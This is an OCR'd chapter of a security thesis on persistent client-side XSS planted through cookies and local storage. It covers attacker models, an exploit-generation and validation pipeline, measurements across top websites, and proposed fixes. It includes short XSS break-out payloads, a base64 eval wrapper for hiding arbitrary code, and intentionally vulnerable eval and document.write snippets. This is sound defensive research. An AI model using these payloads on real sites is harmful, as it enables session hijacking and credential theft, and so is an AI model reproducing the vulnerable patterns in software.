An attacker can plant cookies by either using the `Set-Cookie` header in an intercepted or crafted HTTP response or by including JavaScript code into an intercepted HTML document that uses the `document.cookie` API to set the cookie. This requires the attacker to be able to intercept an HTTP request to the vulnerable page, which they can force by intercepting any HTTP response, e.g., the request to a captive portal [80], and return an HTTP document that contains an iframe pointing to the HTTP version of the vulnerable site. They can then intercept the subsequent HTTP request to the target application and tamper with the client-side storage mechanism.

As cookies are bound to the hostname and not the origin, an adversary can set cookies that are valid for any of the parent domains of the currently visited document. In particular, cookies that are also sent and accessible in `HTTPS` contexts. Yet, sites can protect themselves from being accessed over HTTP and thus deny the attacker the capability of setting the cookies by using HTTP Strict Transport Security (HSTS)




**Figure 6.2:** Network Attacker Persistence

[46]. The victim's browser would, given appropriate deployment of HSTS, deny visiting the HTTP version of the site and instead automatically try to establish an HTTPS connection.

However, HSTS must be configured to include the `includeSubDomains` flag. Otherwise, an attacker could point the iframe to a non-existing subdomain, which cannot be protected via HSTS, and abuse the fact that cookies can be set for parent domains of the currently visited hostname, e.g., set a cookie for `example.com` from `nx.example.com`.

Suppose a specific cookie is already present in the victim's cookie jar. In that case, attackers can evict the cookie in question by adding various different cookies, as modern browsers limit the number of cookies stored simultaneously per domain [104]. Another option is to use the `Path` property of cookies to define cookies that are more specific than those already contained in the cookie jar. The tampered cookie would then be used on all (sub) paths as specified by the attacker, limiting the pages that an attacker could be exploiting in a persistent fashion.

Contrary to cookies, local storage is bound to the origin of a domain. This means that a network attacker cannot inject their malicious payloads into the `HTTPS` origins of a given site.

To wrap up, Figure 6.2 shows one attack scenario that can be performed by the network attacker. First, the user visits the vulnerable site over HTTP (1). The attacker intercepts this request and, instead of forwarding it to the respective server, serves the user a maliciously prepared HTML page (2). Once rendered in the user's browser, this HTML page sets the vulnerable storage entry, which is later on used in a dangerous sink as described in Figure 6.1.

#### 6.1.3.2 Web Attacker

The Web attacker can control a site hosted on the Web and lures their victims on their crafted pages. They can force the victim's browser to load any resources from




**Figure 6.3:** Web Attacker Persistence

arbitrary URLs on these crafted pages. In the following, we discuss two additional options, which do not abuse vulnerable postMessage handlers as discussed in Chapter 4, on how attackers can manipulate client-side stores as a Web attacker.

First, the attacker can abuse an otherwise present reflected XSS flaw. Having arbitrary code execution in the origin of the target page, particularly in the HTTPS version, allows them to set the cookies and plant local storage entries arbitrarily. They can thus plant their payload in the exact storage mechanism and with the corresponding key. The flow from the storage mechanism to the dangerous sink executes their persistent payload on each subsequent page visit.

Second, a page might contain an unfiltered data flow that originates from the URL and ends in either `document.cookie` or the local storage. Naturally, which parts of this flow an attacker can control largely depend on the application, yet an attacker might be able to set such entries arbitrarily. Still, they might also be limited to specific prefixes, similarly to what we could observe in our analysis of postMessage handlers Section 4.3.1.

The different steps of this attack are depicted in Figure 6.3 at the example of an abused reflected XSS. First, the attacker lures the victim onto their page using social engineering techniques, e.g., by hosting interesting content (1). Then, the page embeds a hidden iframe pointing to the target application, which abuses the reflected XSS (2). Next up, the reflected payload puts the desired payload into the storage mechanism (3).

## 6.2 Detecting Persistent Client-Side XSS

In this section, we discuss how we detect persistent client-side XSS in Web applications at scale. On a high level, we trace exploitable flows stemming from one of our investigated client-side stores to a code-executing sink.

To achieve this goal, we first discuss how we collect such data flows and the associated storage values. We follow this up with details on how we leverage this information to

```
1 var userinfo = getCookieValue("userinfo");
2 eval("var user = '" + userinfo + "';");
```

**Figure 6.4:** Example of Context-Aware Break-Out/Break-In

generate exploit candidates, which we can then validate under the assumption that attackers can arbitrarily control these stores. In the end, we can then discuss how we can map our more restricted attacker models to real-world sites, which allows us to find end-to-end exploit chains, incorporating both infection and code execution flows.

### 6.2.1 Flow and Storage Collection

Our flow collection is based on the taint-aware browsing engine built by Lekies et al. [67] in 2013, which is why we keep its explanation brief as this is not a contribution of the author of this thesis.

The engine is based on Chromium and is able to attach taint information to strings that are propagated through the JavaScript program. Such propagations occur when, e.g., string concatenations take place. Whenever tainted strings end up in interesting DOM functions, which are called sinks, such as code-execution sinks (e.g., eval or document.write) or in assignments to client-side stores, the engine emits information about the data flow, which we can then use for later generation of exploit candidates as discussed in Section 6.2.2.

We augment their crawling infrastructure, which consists of a Chrome Extension, to report all cookies and all elements found in local storage. This collection is performed via JavaScript that is injected into the page, as there might exist cookies that are not accessible via JavaScript, i.e., they were set with the `HTTPOnly` mechanism. In conjunction with the aforementioned data flows, we can then reconstruct which specific stored values were the source of data flows from persistent storage, as the engine is not able to pinpoint the exact stored key/value pair that was used.

### 6.2.2 Exploit Generation

Previous techniques that were built to find reflected client-side XSS [67, 77] split the generated exploits into three distinct parts, i.e., the breakout sequence, the malicious code, and the breakin sequence. We consider Figure 6.4 to explain such exploit generation techniques' fundamental building blocks.

An injection point for an attacker might be at an arbitrary point in the string that is then passed into the dangerous sink. In our example, the attacker-controllable part is inside a string that is assigned to the variable `user`. Any input that the attacker adds that stays within the boundaries of this string does not achieve arbitrary malicious behavior, which is why the attacker needs to first break out of the string context and subsequently out of the assignment. This allows them to add their arbitrary payload, which we substitute with `alert(1)` as a proof of concept in this example. Lastly, the application itself never accounted for an input that breaks out of this string context, which is why they close the string and terminate the assignment statement themselves.

```
let payload = "(" + function(){
  // attacker code goes here;
  console.log("this can be arbitrary code");
} +")()";

let encodedPayload = btoa(payload);
console.log(encodedPayload); // prints the string "KGZ...KCk="

eval(atob(encodedPayload)) // when used as payload, substitute encodedPayload with
↪  the string "KGZ...KCk="
```

**Figure 6.5:** Example of Encoding Arbitrary Payloads without Semicolon

An attacker needs to ensure that this does not produce any syntactical errors, which is why the initial works propose catch-all break-in sequences. A final payload would then be `';alert(1);//`, which would be substituted in the URL, assuming the case of a reflected XSS (not shown in the example), instead of the value that was part of the original data flow.

We utilize a similar mechanism that relies on these three components, yet, we refine their approaches to work in the domain of persistent client-side XSS. We find that their approach is too aggressive in terms of breakout-out sequences and overly simplistic in terms of break-in sequences, particularly when we take the character restrictions of cookies into account. Additionally, a simple string replacement strategy fails when developers store structured data in their local stores.

We, therefore, extend these approaches with a context-aware break-out and break-in sequence, an improved replacement strategy, and a fuzzy matching approach to finding the storage item that overcomes the aforementioned imprecisions introduced by the taint engine when considering persistent storage mechanisms as sources.

#### 6.2.2.1 Context-Aware Break-Out/Break-In

With the exploit generation techniques presented in earlier research, a candidate exploit value would be `';alert(1);//` for the example provided in Figure 6.4. Yet, this code snippet retrieves the value from a cookie, for which the semicolon acts as a delimiter. This renders the generated payload ineffective, as the malicious behavior is no longer part of the cookie's value. Once substituted, this payload would even produce an error at runtime instead of executing the malicious functionality.

However, there is, in fact, no need to completely break-out of the assignment statement in the first place. Our exploit generation does not terminate any statements; instead, it abuses the fact that we can divert this assignment to be assigning an expression rather than a string literal. More concretely, the payload of `' + alert(1) + '`, concatenates two strings and the output of our malicious code together before assigning it to the user variable. These kinds of sequences abuse the fact that JavaScript can be coerced into concatenating mismatching types by transforming all participating values to their string representations. In this case, `alert(1)` again serves as a placeholder for any malicious payload, which we can represent as an expression. A prominent way of encoding arbitrary JavaScript, which might need to use the semicolon, is to use

```
1 // Local Storage userinfo originally contains {"id":"test123"}
2 var userinfo = JSON.parse(localStorage.getItem("userInfo"));
3 document.write('<a href="/profile/' + userinfo["id"] + '">Profile</a>');
```

**Figure 6.6:** Example of Exploit Generation, involving Use of JSON.parse before Sink Access

`eval` together with a base64 encoded payload, which is decoded before calling eval as shown in Figure 6.5. Therefore, our proof of concept payloads can always be substituted with arbitrary malicious code without the need to consider any other form of input restrictions, as is the case for cookie exploits.

#### 6.2.2.2 Improved Replacement Strategy

Our second improvement consists of an improved replacement strategy that considers that the client-side storage mechanisms can be used to store structured data. To illustrate, consider the example shown in Figure 6.6. Here, the stored entry is in JSON format, which the application parses using the `JSON.parse` browser built-in. Subsequently, parts of this JSON data is used in a dangerous call to the document.write function, which an attacker can abuse to introduce arbitrary HTML code. Using the engine, we would now find a data flow of the value `test123` into the respective sink and would try to substitute this with a payload as generated by our improved context-aware break-in and break-out sequences, which would be `"><script>alert(1)</script>`. Previous approaches [67, 77] would substitute the observed value of `test123` with our generated payload. However, this does not suffice for our use case, as it would break the JSON structure due to the double quotes, which are used to contain the string value that we want to tamper with. This substitution would lead to a runtime error when the application next tries to parse the value using `JSON.parse`.

Therefore, we infer if the stored values are stored in JSON-like format and, if so, correctly serialize the data before performing our substitution on the concrete objects. Similarly, we check for other means of encoding data, e.g., using built-in functions such as `encodeURI` or `escape`, before substituting our payloads into the stored values.

#### 6.2.2.3 Fuzzy Matching

One inherent trait of locally stored values that we encountered in our investigation is that the application regularly modifies them at runtime. As our flow collection observes the data flows at runtime, their values might differ from those we collect at the end of a visit to a page when snapshotting all storage entries. Thus, our mechanism that identifies the corresponding storage entries needs to account for such behavior. Figure 6.7 depicts an example that we could observe in the wild. Here, the application uses `eval` to parse a JSON string stored in local storage. The taint engine that we use would record that the input to eval would be the string `{"visits":1}`, yet, the application updates the counter and stores its updated version in the storage mechanism. Thus, we would collect the storage entry `{"visits":2}`, which would not directly coincide with the

```
1 // Local Storage visitinfo originally contains {"visits":1}
2 var visitinfo = eval(localStorage.getItem("visitinfo"));
3 visitinfo["visits"] += 1;
4 localStorage.setItem("visitinfo", visitinfo);
```

**Figure 6.7:** Example of Fuzzy Matching of Storage Elements

observed data flow. To mitigate these issues in this particular instance, but also with similar patterns, when there is no direct match of the value in any of the collected storage entries, we check if the value is, in fact, a serialized object and if so, check if we can find any other serialized object that shares the same keys. This abuses the fact that the structure remains the same, while individual values might change. If we find an overlap in their respective keys, we can use the corresponding entry in our replacement step for the exploit candidate.

### 6.2.3 Determining Exploitability

Up until now, we have discussed how we can generate exploit candidates based on the observed data flows. One of our candidates consists of the potentially vulnerable URL that we could find the data flow on, the respective storage mechanism (either local storage or cookies), the storage key, and the candidate value that we should substitute as the value of this key as produced by our improved exploit generation techniques. To determine how many exploitable flows exist from a tampered storage that lead to code execution in the pages, we visit all of our generated exploit candidates with an un-instrumented browser. Every visit to one of the vulnerable pages spins up a fresh browsing instance, with no prior storage entries to prevent side-effects from our continuous checks of various exploit candidates potentially on the same page. Our crawler visits the vulnerable page, waits for the page to load, and injects the candidate value into the respective storage mechanism after two seconds. This is followed by a complete reload of the page under test to see if our planted payload indeed exhibits malicious behavior and to verify that the application does not overwrite our stored values before using them in a potentially dangerous sink call. Our malicious behavior, as injected in our exploit generation scheme, consists of a call to a secret function that we intercept with our crawling scripts.

As we have seen in an earlier example in Figure 6.7, applications tend to update their stored values which, assuming the application uses fixed values, could overwrite our payload. Similarly, a cookie set via the `Set-Cookie` header might overwrite our planted cookie before it is misused in the application. Yet, if we observe that after a reload, our payload triggered, we can be confident that this constitutes a persistent client-side XSS, as no update happened prior to the vulnerable data flow. Furthermore, with this code execution an attacker would be able to block any subsequent assignment to the storage entry in question by hooking the `setItem` and `removeItem` methods of local storage, as well as modifying the setter in the case of `document.cookie` via the `Object.defineProperty` [84].

This validation routine allows us to ascertain which sites would be vulnerable to an attacker that can arbitrarily manipulate storage mechanisms. Yet, this does not shed light on any of our more moderate attacker models. Thus, we now outline how we can check if these sites would be exploitable by our network and Web attacker, respectively.

#### 6.2.3.1 Network Attacker

In general, we consider any site that is accessible via HTTP as vulnerable to our network attacker. In these cases, the attacker is free to tamper with any storage entry, which is also used in the victim's browser when visiting the HTTP page. Yet, we discussed that HTTPS deployments hamper the exploitation of local storage flows as an attacker cannot tamper with the local storage of secure origins. However, suppose the HSTS header is missing, or the HSTS deployment lacks the `includeSubDomains` flag. In that case, we consider the site to be vulnerable to a persistent client-side XSS that happens over tampered cookies. In case of a sound HSTS deployment, either via the header or via the HSTS preload list [26], we assume that an attacker is unable to tamper with cookies, thus, consider flows on such sites as not exploitable under the scenario of a network attacker.

#### 6.2.3.2 Web Adversary

We consider two scenarios in which a Web attacker can tamper with the storage entries of their victims.

First, we use the techniques presented by prior work [67, 77] to generate exploit candidates for reflected client-side XSS vulnerabilities, which we subsequently validated in a modern browser similar to our persistent exploit validation scheme.

Second, using the taint engine, we record all flows that originate from the URL and end up in either local storage or document.cookies. We first check whether the accessed storage entry key matches any of our exploitable persistent client-side XSS as observed under the more potent attacker model. We then visit the URL that contains the flow from the URL to the storage entry with the value substituted with our validated payload. We then check if visiting the site with the flow from the storage mechanism to the dangerous sink triggers our already observed vulnerable data flow and confirm the end-to-end exploitability if our hidden function was called.

Under both of these threat scenarios, we need to consider that we need an infection vector in the exact origin for a local storage flow. In the case of a cookie flow, we can also abuse an infection vector on a subdomain.

## 6.3 Empirical Study

In the following, we report on our analysis of the top 5,000 Alexa sites as of the 28th of April 2018. We used our pipeline to visit up to 1000 sub-pages with a maximum depth of two in a breadth-first manner. Overall, we visited 3,078,360 pages over the course of two days, during which we encountered a total of 12,489,576 frames.

| | URL Sources | | | Cookie Source | | | Local Storage Source | | |
|---|---|---|---|---|---|---|---|---|---|
| **Sink** | Total | Plain | Fraction | Total | Plain | Fraction | Total | Plain | Fraction |
| **HTML** | 11,388,607 | 10,161,040 | *89.2%* | 555,323 | 382,608 | *68.9%* | 2,180,680 | 2,149,839 | *98.6%* |
| **JavaScript** | 77,360 | 54,910 | *71.0%* | 535,047 | 522,205 | *97.6%* | 635,843 | 635,798 | *100.0%* |
| **Script Source** | 4,252,532 | 640,977 | *15.1%* | 1,458,687 | 256,034 | *17.6%* | 377,626 | 103,418 | *27.4%* |
| **Cookie** | 922,761 | 621,695 | *67.4%* | 31,391,553 | 12,615,945 | *40.2%* | 732,407 | 461,334 | *63.0%* |
| **Local Storage** | 890,808 | 878,139 | *98.6%* | 2,000,863 | 1,932,335 | *96.6%* | 66,635,820 | 66,175,494 | *99.3%* |

**Table 6.1:** Flow overview, showing how many data parts originated from sources (columns), ending in the sinks of interest (rows). Besides the total number of flows, it shows the absolute and relative number of flows which are not encoded.

### 6.3.1 Collected Data Flows

Table 6.1 depicts the total number of flows that end in a sink that is relevant for our analysis, as recorded by the engine. Each combination of sources and sinks highlights the total number of recorded flows and the number of flows that are not encoded using any of the native JavaScript encoding functions (denoted as *Plain*). We confirm the observation of prior work [67, 77] that the majority of flows from the URL that end up in HTML or JavaScript sinks, i.e., between 71% and 89%, are not encoded, leaving the sites at risk of inadvertently introducing a reflected client-side XSS. Similarly, we see that between 69% to 98% of flows stemming from cookies are not encoded with such functions. On the side of local storage flows, we see that close to all flows do not apply any of these encodings, highlighting the developers' inherent trust in such values.

Contrastingly, we see that tainted values used in the context of the source URL of a script tend to be encoded in a majority of our recorded flows. A closer examination of this pattern unveils that the values from the URL are used as query parameters in the inclusion of these scripts, for which the `encodeURIComponent` encoding function is used. This merely ensures that the information is correctly sent to the server, but it is not the only reason why an attacker cannot exploit such flows. More importantly, only controlling the query parameter does not directly allow the attacker to point the script to a resource under their control.

Besides flows directly ending in exploitable sinks, we find around 1.8 M flows that start from the URL and end in either one of our storage mechanisms. Additionally, we find various intra-storage flows, which can be partially attributed to the application updating specific key/value pairs at runtime. However, we can also find inter-storage flows, with around 2M flows that originate from cookies and end up in local storage, and another 732,407 flows that stem from local storage and end up in a cookie.

Note that the numbers presented in the above table are absolute and do not consider any notion of uniqueness for any flow. To determine what constitutes a unique flow is very challenging and prior work resorted to the combination of sink, domain, and code location for the sink access. Yet, this tuple falls short in several regards, most notably when the application uses library function such as the prominent jQuery.html function. All flows ending in this wrapper functionality would be considered the same, which does not hold in most cases. Therefore, we opt to report absolute numbers.

| | Cookie | | | Local Storage | | |
|---|---|---|---|---|---|---|
| **Sink** | Total | Plain | Expl. | Total | Plain | Expl. |
| **HTML** | 496 | 319 | 132 | 234 | 226 | 105 |
| **JavaScript** | 547 | 470 | 72 | 392 | 385 | 108 |
| **Script Src** | 1,385 | 533 | 17 | 626 | 297 | 11 |
| **Total** | 1,645 | 906 | 213 | 941 | 654 | 222 |

**Table 6.2:** Number of domains which make use of a Cookie/Storage value in a sink ("Total"), on which at least one of these flows is unencoded ("Plain"), and on which an attacker could theoretically exploit such a flow ("Expl.").

### 6.3.2 Exploitable Flows from Persistent Storage

Besides the number of individual flows, we are interested in the number of domains that have interesting flows that an attacker might be able to abuse and how many are actually exploitable. An overview of these flows can be found in Table 6.2, which highlights how many domains had some flow from either cookies or local storage to any of our sinks, as well as the number of domains that exhibited unencoded flows and the number of exploitable domains. The total number of domains does not represent the sum of all different sink accesses, as any domain might exhibit multiple different flows.

In total, we find that 1,946 domains of the 5,000 domains that we investigated make use of a persisted value in an access to one of the sinks that we considered. More specifically, 1,645 have flows originating from cookies, whereas 941 domains have flows that originate from local storage. As some of these domains employ encoding on their flows, we focus on the 906 domains with cookie flows and 654 domains with local storage flows that are not encoded. Overall, these account for 1,324 domains of the initial 5000 domains in our data set.

The number of exploitable flows as presented in Table 6.2, highlights the number of domains for which we could validate one of our generated exploit candidates. We only consider sites to be exploitable after the page was reloaded and the malicious payload triggered our hidden report function, which means that we do not introduce any false positives in this analysis. Overall, we find that an attacker capable of manipulating arbitrary storage entries would be able to exploit a persistent client-side XSS in 418 of the 1,324 domains that we consider. Note that some sites carry both a local storage and a cookie flow, which means that the sum of the exploitable domains in the table amounts to a higher number.

For those exploitable flows that end in HTML sinks, we find 132 of the 319 domains with unencoded flows were exploitable for cookies. An additional 105 of 226 domains were exploitable for local storage. This means that 40-46% of domains that we considered were, in fact, susceptible to an exploitable flow. This high ratio of every other page does not hold up for the other sinks that we investigated. For JavaScript sinks, we find that 72 of the 470 cookie domains and 108 of the 385 domains for local storage were vulnerable, which amounts to 15% and 28% respectively. In total, we find that the fraction of vulnerable flows is higher for local storage compared to cookies. Manual

investigation of some of our exploit candidates that we could not validate for cookies unveils that we frequently trigger Web Application Firewalls, as the cookies are sent to the server with every request. Once we planted our payload in the cookies, the Web Application Firewalls would redirect our crawlers to a static error page, which would not carry the vulnerable flow. While we assume that the Web Application Firewalls can be circumvented, we did not pursue any automated means of doing so and instead focus on those sites for which we could automatically validate our exploits.

Additionally to the cases where flows are no longer present, there exist instances in which our payload diverts control flow or in which our payload is rendered inept after the application performs a sanitization step. Yet, we want to highlight that for both HTML and JavaScript sinks, more than half of the investigated domains could be exploited, which indicates that little care is put into verifying the integrity of such values.

As for the number of exploitable flows that end in assignments to the source property of scripts, we see that merely 3% of our considered domains are exploitable. Manual analysis unveiled that the attacker can only control the HTTP parameters in most cases, which leaves them no room to point the resource to a server under their control. When examining the 28 exploitable cases, we found that the storage entry always contained a hostname used to load further scripting resources from.

Overall, we show that more than 8% of the top 5,000 domains are susceptible to a persistent client-side XSS assuming an attacker is capable of arbitrarily tampering with the storage entries. If we consider that only 1,946 domains make even use of such data in the context of these sinks, this amounts to a total of 21% of those being vulnerable. Also, we have seen cases where Web Application Firewalls hinder our automated validation scheme, which would not necessarily impede a sophisticated attacker. Additionally, our observed data flows are limited to the public portion of the Web, meaning that they cannot find any data flows that are only visible for logged-in users. Thus, we consider our reported numbers to be lower bounds of the actual threat of such flows.

### 6.3.3 End-to-End Exploitation

Until now, we have discussed an attacker that can perform arbitrary changes to local storage and cookie values. However, we want to check how many of these flaws can be exploited by the attacker models that we consider.

For the network attacker, we found that 293 of the 418 domains would be exploitable. This is either because these domains completely lacked HTTPS adoption, missed the HSTS header, or misconfigured HSTS by omitting the `includeSubDomains` flag. For the 213 domains that had exploitable cookie flows, we found that 86 used HTTPS, and only 29 deployed HSTS. Out of those, merely 9 deployed the `includeSubDomains` flags, thus, would not be susceptible to infections via the network attacker. This leaves 89 of the 293 domains that are HTTP domains, for which an attacker can poison the HTTP version of the local storage.

Our first avenue for the Web attacker consists of flows that stem from the URL and end up in one of the storage entries. Additionally, we require that the same key would be used in another flow to a dangerous sink. Overall, merely 20 domains exhibited such

two flows, for which none could be exploited for three different reasons. First, some flows used parameters in the URL query, which would lead to 404 pages when tampered with. Second, the host part of the domain was used in the assignment to a cookie's `Domain` property. Neither can the attacker change the hostname of the URL as this would point to a different server, nor would influencing the Domain property of a cookie allow the attacker to plant their payload. Lastly, we have seen cases in which the URL was sanitized so that our payload could not be injected properly into the storage while remaining functional.

While the first avenue for the Web attacker did not reveal any end-to-end exploitable flaws, we show that attackers can frequently persist their code execution gained via a reflected XSS with one of the persistent client-side XSS flaws that we could unravel. Using the techniques of Lekies et al. [67] and Melicher et al. [77], we find 468 domains that carry a reflected client-side XSS. We find that on 65 of the 418 domains with persistent client-side XSS vulnerabilities, we can use a reflected XSS to plant the persistent payload. Yet, this number needs to be treated as a lower bound, as our efforts were restricted on abusing reflected client-side XSS, which does not consider other vectors such as server-side XSS or postMessage based XSS. Also, a site only needs to be vulnerable to an XSS once, which allows an attacker to plant the payload persistently, which means that a single snapshot cannot capture if other sites could be exploited in an end-to-end fashion in the future.

To wrap up our analysis on the prevalence of persistent client-side XSS, we were able to show that a considerable amount of high profile websites carry both a reflected and persistent client-side XSS, allowing an attacker to gain a permanent foothold in the victim's browser by a mere visit of a malicious Web page. Additionally, we showed a potent network adversary (as considered by similar works [110, 145, 41]), capable of injecting arbitrary packets into unencrypted HTTP traffic, would be able to persistently abuse 6% of the most frequent sites.

### 6.3.4 Case Study

We found the single sign-on provider of a major Chinese website network to carry an end-to-end exploitable persistent client-side XSS using the Web attacker. The authentication cookies of this provider were protected via `HTTPOnly`, which means that the attacker cannot easily steal any credentials. Abusing the persistent client-side XSS, the attacker can plant a keylogger and steal the credentials when the user would next perform their normal login to the single sign-on provider. We built a proof of concept exploit chain that exfiltrates the user's credentials even after they completely closed their browser, highlighting the dangers of persistently planted payloads in the victim's browser.

We now turn to analyze the use cases that these applications implemented for which they use persisted data and discuss recommendations on how they can be implemented without inadvertently allowing attackers to compromise Web applications over prolonged periods.

## 6.4 Resolving Problematic Coding Patterns

In the following section, we discuss classes of use-cases that developers intended to incorporate into their page, in which they inadvertently introduced a persistent client-side XSS. We address those use-cases by proposing feature equivalent implementations that can be employed by the developers to rid their application of the issues that we could uncover. Even though the exact circumstances are very diverse and application-specific, we manage to distinguish between four types of use cases in which applications use persisted data in dangerous sinks. These are the storage of unstructured data, the storage of structured data, storage of code, and storage of configuration information.

### 6.4.1 Storage of Unstructured Data

In 214 of our vulnerable sites, we found that the application stored information that had no inherent structure. Essentially, they retrieved textual data from the storage mechanism and proceeded to use them in the context of dangerous sinks that allow an attacker to include their code. In those scenarios, where the application neither relies on this data to contain HTML or JavaScript code, an appropriate mitigation strategy would be context-aware sanitization [67, 77], which applies the appropriate encoding for the point of injection and therefore renders any payload inept.

### 6.4.2 Storage of Structured Data

Naturally, we could also find cases in which the application stored structured data in the form of JSON-like serialized objects. Unfortunately, the application uses `eval` instead of the secure counterpart of `JSON.parse` to deserialize those stored values. This pattern dates back to the days in which browser support for JSON format still lacked [35], yet it can easily be fixed by using correct JSON syntax and making use of the secure browser built-in functions.

A total of 81 vulnerable domains in our dataset could be fixed by using `JSON.parse`. However, using `eval` to parse JSON-like structures is more lenient, e.g., allowing single ticks instead of double ticks to be used. This leniency prevents 27 domains from directly adopting the safer alternative of the built-in browser function `JSON.parse`, which means they need to first apply proper JSON encoding before being able to remove their calls to `eval`. Naturally, the application could also deploy a custom parser that accounts for this more lenient syntactical structure, which would not necessitate an update of the stored values.

### 6.4.3 Storage of Code

In those cases where the applications stored either HTML or JavaScript code, which might be used for client-side caching, addressing the underlying security issue while allowing benign functionality requires more elaborate fixes. Merely sanitizing the values would remove the vulnerability, yet benign functionality would be removed from the page. Additionally to this complexity, we found various instances in which those flows are introduced over third-party libraries, with the most prevalent libraries stemming from

Cloudflare and Criteo. We can categorize the use case of client-side code caching into three categories, i.e., storage of JavaScript code, storage of HTML without JavaScript, and storage of HTML/JS-mix, which we address individually in the following.

#### 6.4.3.1 JavaScript Code

We found that 90 sites stored JavaScript code in their storage mechanisms that was directly passed to `eval` on each page load. Most of these stored JavaScript snippets consist of JavaScript libraries, most probably intended to speed up page loading time. One prominent example that we could find is Cloudflare's Rocketloader [27], which introduced vulnerabilities in 33 sites. Here, the library function ensures that external scripts marked with a custom media type are stored in local storage individually. The custom media type ensures that the browser does not fetch the script independently, allowing the library to fetch, cache, and execute the scripts while evading any browser-based caching mechanism that would usually be applied. An attacker can substitute one of the cache library versions with their malicious payload, as the Rocketloader does not validate the integrity of the stored values before execution.

To allow for this pattern to be realized in sites without the introduction of vulnerabilities, we need to assert that the source of a particular code piece stored on the client-side is the application's developer. If the expected code is static, this can be achieved with an allow list storing all expected library script hashes, or if the code is dynamic, storing the code alongside a cryptographic signature issued by the developer. The application can then verify at runtime that the code matches the signature and that the signature comes from the developer using the public portion of the keypair. However, it is crucial for both of these solutions that the allowlist and the public part of the keypair are not tamperable by an attacker. In particular, those should not be retrieved from any client-side storage mechanism and instead should be hardcoded in the script that performs the client-side code caching.

#### 6.4.3.2 HTML

In terms of stored HTML code, we found eleven sites that stored HTML that did not contain any scripting resource, either inline event handlers or script tags, such that a developer can employ a sanitization routine removing any scripting resource. The developer might either resort to techniques as presented by Ter Louw et al. [120], or make use of popular client-side HTML sanitizers such as `DOMPurify` [45]. These techniques ensure that only benign markup is allowed and can be used to strip all dangerous constructs from the stored value before passing it to the HTML engine.

#### 6.4.3.3 HTML/JavaScript Mix

Lastly, five sites stored HTML code that contained either script tags or inline event handler. It is impossible to propose an appropriate fix in such cases, as deciding if a particular piece of code is controlled by an attacker is infeasible. While we could envision a similar approach to the one proposed for pure JavaScript resources, introducing this for every event handler and script tag found in those HTML strings is a tedious task

```
1 var hostname = localStorage.getItem("hostname");
2 var script = document.createElement("script");
3 script.src = hostname + "foo.js";
4 document.body.appendChild(script);
```

**Figure 6.8:** Example Vulnerability involving a Stored Hostname

compared to one hash or signature per storage entry. In such cases, we propose that those sites remove the dangerous practice altogether.

### 6.4.4 Storage of Configuration Information

As the last category of use cases, we found that applications frequently store hostnames in the client-side storage mechanism, accounting for 28 vulnerable sites. They used those hostnames to include further scripting resources, as shown in Figure 6.8. This case appears to hold client-side configurations to, e.g., implement client-side load balancing. As we expect the number of valid configuration options to be sufficiently small, we can again employ an allowlist of values, specifically hostnames, that are allowed to be used in such inclusions.

In one specific instance, i.e., Google's Firebase library, when using its Realtime Database Feature [37], the code snippet periodically fetches and executes a script from a host stored in local storage. For all stored values that we could associate with the Firebase library, we found that they were always requesting those scripts from subdomains of `firebaseio.com`, which means that the developers can check if the eTLD+1 is allow listed before including the script.

### 6.4.5 Platform-level Defenses

The dangers associated with persistent malicious payloads on the client-side have already been acknowledged in our community. With the `Clear-Site-Data` response header [142], developers can instruct the browser of their visitors to remove any data stored on the client-side altogether. Importantly, this header also allows the developer to shut down all currently running JavaScript execution contexts to prevent a malicious payload already running inside their page to re-poison the storage mechanism after the mechanism purged it. On a similar note, a security-aware user can clear their complete browsing profile, which achieves the same result as making use of the `Clear-Site-Data` header. Yet, using such mechanisms eradicates all the benefits gained by client-side caches and data stored in cookies or the local storage.

